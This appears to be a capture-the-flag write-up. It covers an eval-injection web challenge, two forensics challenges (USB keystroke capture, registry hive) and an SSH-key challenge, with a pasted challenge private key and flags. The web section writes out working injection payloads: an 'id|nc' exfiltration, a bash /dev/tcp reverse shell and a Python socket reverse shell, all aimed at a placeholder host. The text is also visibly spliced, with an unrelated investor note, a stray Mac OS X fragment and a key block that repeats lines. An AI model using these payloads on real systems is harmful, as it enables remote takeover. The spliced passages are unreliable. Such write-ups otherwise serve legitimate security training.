
to combine two images of your choosing

- note to investors this is not techically true at the moment we're using a python library but please give us money and we'll deliver it we promise.

The following website makes us input two images and shows us a a result of combining those two images.




Again, I pressed on API documentation and API docs came up.




When trying to combine two images, we send a POST request to /combine.

The eval_command is set default as convert(img1+img2, 'L')




→ function: combine images

So what I did was inject a command in eval_command





```
(__import__('os').system('id|nc ipaddress:port'))
```

Seems that the result of eval_command should return an image so to execute .save() , an error returns




```
(lambda: (__import__('os').system('bash -i >& /dev/tcp/ipaddress/port 0>&1'), convert(img1 + img2, 'L'))[1])()
```


Also reverse shell did not work




```
(lambda: (__import__('os').system("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect((\"ipdadress\",port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i
\"])'"), convert(img1 + img2, 'L'))[1])()
```

→


If the reverse shell doesn't work, it could be due to network restrictions or the way the shell is being spawned. Let's try a different approach to the reverse shell command using `python` to open the connection, as it often bypasses shell restrictions.




> `flag{b6b62e6c5cdfda3b3a8b87d90fd48d01}`

[Forensics] Keyboard Junkie

My friend wouldn't shut up about his new keyboard, so...





keyboard_junkie is pcap file



https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/pcap-inspection/usb-keystrokes

Do exactly as above






> ` flag{f7733e0093b7d281dd0a30fcf34a9634}`

[Forensics] Zimmer Down

A user interacted with a suspicious file on one of our hosts.

The only thing we managed to grab was the user's registry hive.

Are they hiding any secrets?



Open the NTUSER.DAT file using Autopsy, filename something suspicious comes up.


It is encoded using Base-62

> `flag{4b676ccc1070be66b1a15dB601c8d500}`

I Can't SSH

I've got this private key... but why can't I SSH?

Try connecting using ssh through the key file given, but it keeps getting invalid format



The file looked like this:

```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsLiZbT/+tg8qtA3BensRcqBTP+cqchTkDR4QFkpuD5e+TqzyLIYZ
II6MiU7icNw9Nb01vNQvrYxc4E/HxT8rAUBX5Yj0kqk+2V70jH2JK7dpPkJq8XLyZUUMSc
0SNjaAHNWSmvDHGCw+w0PGUqCPz9XcGZPiurmT5i5i4ZMPgXrAOeeX4yhyQoVos4ELm4HYS
0z0f78UIZNuaI7D9xaUGT9fy7eF256Exj+oJdvX4VNvckiurGMyOIynhysP+8iquXEOU5r
FVaGbn0C4exprRDp5He/E3DYEF64KV0VYPhmxWF/kmMB+2R3WSufT41fCcqItYuA0UWSHY
9JtCA2HrWh8by/tuGmacaDThoEhckG/cOuOGaywPeLcDQk4On3NxJH2bnCvzJrv2Nah1Dc
HFDAzn5IL8APupvYNwBId+rBAOl6+61KfLnQiryiIjwzE7/X5vsZFaa21zdZiE02LQ2K78
s3RqG2b/8+j2B+nPbcZSjW3muiyYmC4NN+LLGEOdAAAFgPKq7U7yqu1OAAAAB3NzaC1yc2
EAAAGBALC4mW0//rYPKrQNwXp7EXKgUz/nKnIU5A0eNBSqbg+Xvk6s8iyGGSCOjIlO4nDc
PTW9NbzUL62MXOBPx8U/KwFAV+WI9JKpPtle9Ix9iSu3aTyiavFy8mVFDEnNEjY2gBzVkp
rwxxgsPsNDxlKgj8/V3BmT4rq5k+YueGTD4F6wDnnl+MockKFaLOBC5uB2EtM9H+/FCGTb
miOw/cWlBk/X8u3hduehMY/qCXb1+FTb3JIrqxjMjiMp4crD/vIqrlxDlOaxVWhm59AuHs
aa0Q6eR3vxNw2BBeuCldFWD4ZsVhf5JjAftkd1krn0+NXwnKiLWLgNFFkh2PSbQgNh61of
GBv7bhpmnGg0+4aBIXJBv3DrjhmssD3i3A0JODp9zcSR9m5wr8ya79jWodQ3BxQwM5+SC/A
D7qb2DcASHfqwQDpevutSny50Iq8oiI8MxO/1+b7GRWmttc3WYhNNi0Niu/LN0ahtm//Po
9gfpz23GUo1t5rosmJguDTfiyxhDnQAAAAMBAAEAAAGBAKM1eY0qYyTlEP1FDwD9E/oXE4
PTW9NbzUL62MXOBPx8U/KwFAV+WI9JKpPtle9Ix9iSu3aTyiavFy8mVFDEnNEjY2gBzVkp
rwxxgsPsNDxlKgj8/V3BmT4rq5k+YueGTD4F6wDnnl+MockKFaLOBC5uB2EtM9H+/FCGTb
miOw/cWlBk/X8u3hduehMY/qCXb1+FTb3JIrqxjMjiMp4crD/vIqrlxDlOaxVWhm59AuHs
aa0Q6eR3vxNw2BBeuCldFWD4ZsVhf5JjAftkd1krn0+NXwnKiLWLgNFFkh2PSbQgNh61of
G8v7bhpmnGg0+4aBIXJBv3DrjhmssD3i3A0JODp9zcSR9m5wr8ya79jWodQ3BxQwM5+SC/A
D7qb2DcASHfqwQDpevutSny50Iq8oiI8MxO/1+b7GRWmttc3WYhNNi0Niu/LN0ahtm//Po
9gfpz23GUo1t5rosmJguDTfiyxhDnQAAAAMBAAEAAAGBAKM1eY0qYyTlEP1FDwD9E/oXE4
ubBNpjbNKoqFTFqewAqqOime6A0kf9HtHY5sxwup8c5bpFBNt1HHmVdNw4IJGBSSwVtjqU
0BSU26m8bqjPNQPoxHFFPxREFrs6B63F27/FhyZNZLJwem5/83NwEiFSU3nT2Lu2lF8rX8
lAFcGdO2FdAM4X2KFE5jycKOwgGYqt4oLIFt1bP+1gEm+xPuMZzFG3zfA6TMOZDtXo0dL
3oOojNXUZRkYnw1SwewJeYCPxoEE932EccR6KLZD227L6a+SYgnnOkr2yRMU5P1QKOUNMy
Lvp58brdyXaUgCIcIFEHzBAT6POZFLqIb+wSPeJzrlunzeW7IWxsj43380iGpijwt3gYzy
Lu08asFrQF/m+uAvuilxC2nbC4LpEATi6Z/tr8+BqXZLKvCrdwxkXhaabBZTDZ3uFG287V
hUbFXmy4rdAWIJN7TLS8etxlnCkP3Dao7LQlAtXZb8/eLINqOejDiT+QdNIcCzc/T+SQAA
AMBfnEHQ6H1FyGKWYK2vTuC7jKAaAxLamJ+TNTzdpCrZIBk+9j9FRt9oQFSokuW+rW5vlM
RIgkHZ/1kpsGL5WR3lx8UVRxMQSj/N5sQqs94W0YU7Ku+zOJrME2U9HsD4sGZrThKXz7Vp
6wDm5FFfZe+Xty4oyCBvxc/IZojGZY8ts+m4T6O9eQPAEPJ4RBH+pwDntX5Fsj5/3VxGrJ
GFAKEL8jEgzSkEe43HKQelflhZl/H5RVnVKYpbbKsoUhMLkkMAAADBAOTvRkg5gBtPF21J
M5q+fDPIBlXbocLTDC0UiGEh5Y82trHN+vi2fzNpqmU8t3fovo27b1M9tuHAUoliu4NO8W
v8PrXOTPDTY6okc8CCFHhUCxKsTiWA/EudAj7RuVqMyDdEK43sqZhUPoxWkbYZ0map4ryx
sMftkZEL3ZHvCRdR2bt2Sc5pXLTvfX3X02i5IzABuAvVG4yhXuEPrhgANuWR6cB+9pRVTi
RHjf5G+VkpvpuiRFKXfBHtNoEwTGN5jwAAAMEAxZ0TrjrSz+XDm+r2QEUvKHG06i0Xv3VP
moqgnrq3GyogMYBcQPMY6woVsBlMrf9vTkqM+DjENHEHu2zvH/Sfy4qI3NYArTi9bDYRnp
kaP9UzkTce5yj374uYI6RLVI8VOX65OPr8ifv+o3bU+ppKcawDHyzZPSj06Fe5/IvJ5Ovo
zLmagUlFCbu7F+FFkAiaJopjxrChTijg7a54ou57blFMO7KQL7hv6HN5XEvyyJAwCti0Wa
hokSgOriX8OuITAAAACmpvaG5AeHBzMTU=
-----END OPENSSH PRIVATE KEY-----

zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$
```

LF at the end is missing, add a line

Failed to add the host to the list of know hosts

Mac OSX Lion 10.7.


In an effort to get around weird environment stuff (homebrew wasn't installing wget, and I had all sorts of weird blocks and errors), I uninstalled zschrc and

https://stackoverflow.com/questions/17668283/failed-to-add-the-host-to-the-list-of-know-hosts


```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
hokSgOriX8OuITAAAACmpvaG5AeHBzMTU=
-----END OPENSSH PRIVATE KEY-----

zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$
```


Connection complete

```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ ssh -vvv -i id_rsa -p 32208 user@challenge.ctf.games
OpenSSH_8.2p1 Ubuntu-4ubuntu0.5, OpenSSL 1.1.1f  31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug2: resolving "challenge.ctf.games" port 32208
debug2: ssh_connect_direct
debug1: Connecting to challenge.ctf.games [35.193.148.143] port 32208.
debug1: Connection established.
debug1: identity file id_rsa type -1
debug1: identity file id_rsa-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.6p1 Ubuntu-4
debug1: match: OpenSSH_7.6p1 Ubuntu-4 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.
5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
debug2: fd 3 setting O_NONBLOCK
debug1: Authenticating to challenge.ctf.games:32208 as 'user'
debug3: put_host_port: [challenge.ctf.games]:32208
debug3: hostkeys_foreach: reading file "/home/zzzmilky/.ssh/known_hosts"
debug3: record_hostkey: found key type ECDSA in file /home/zzzmilky/.ssh/known_hosts:11
debug3: load_hostkeys: loaded 1 keys from [challenge.ctf.games]:32208
```



> `flag{ee1f28722ec1ce1542aa1b486dbb1361}`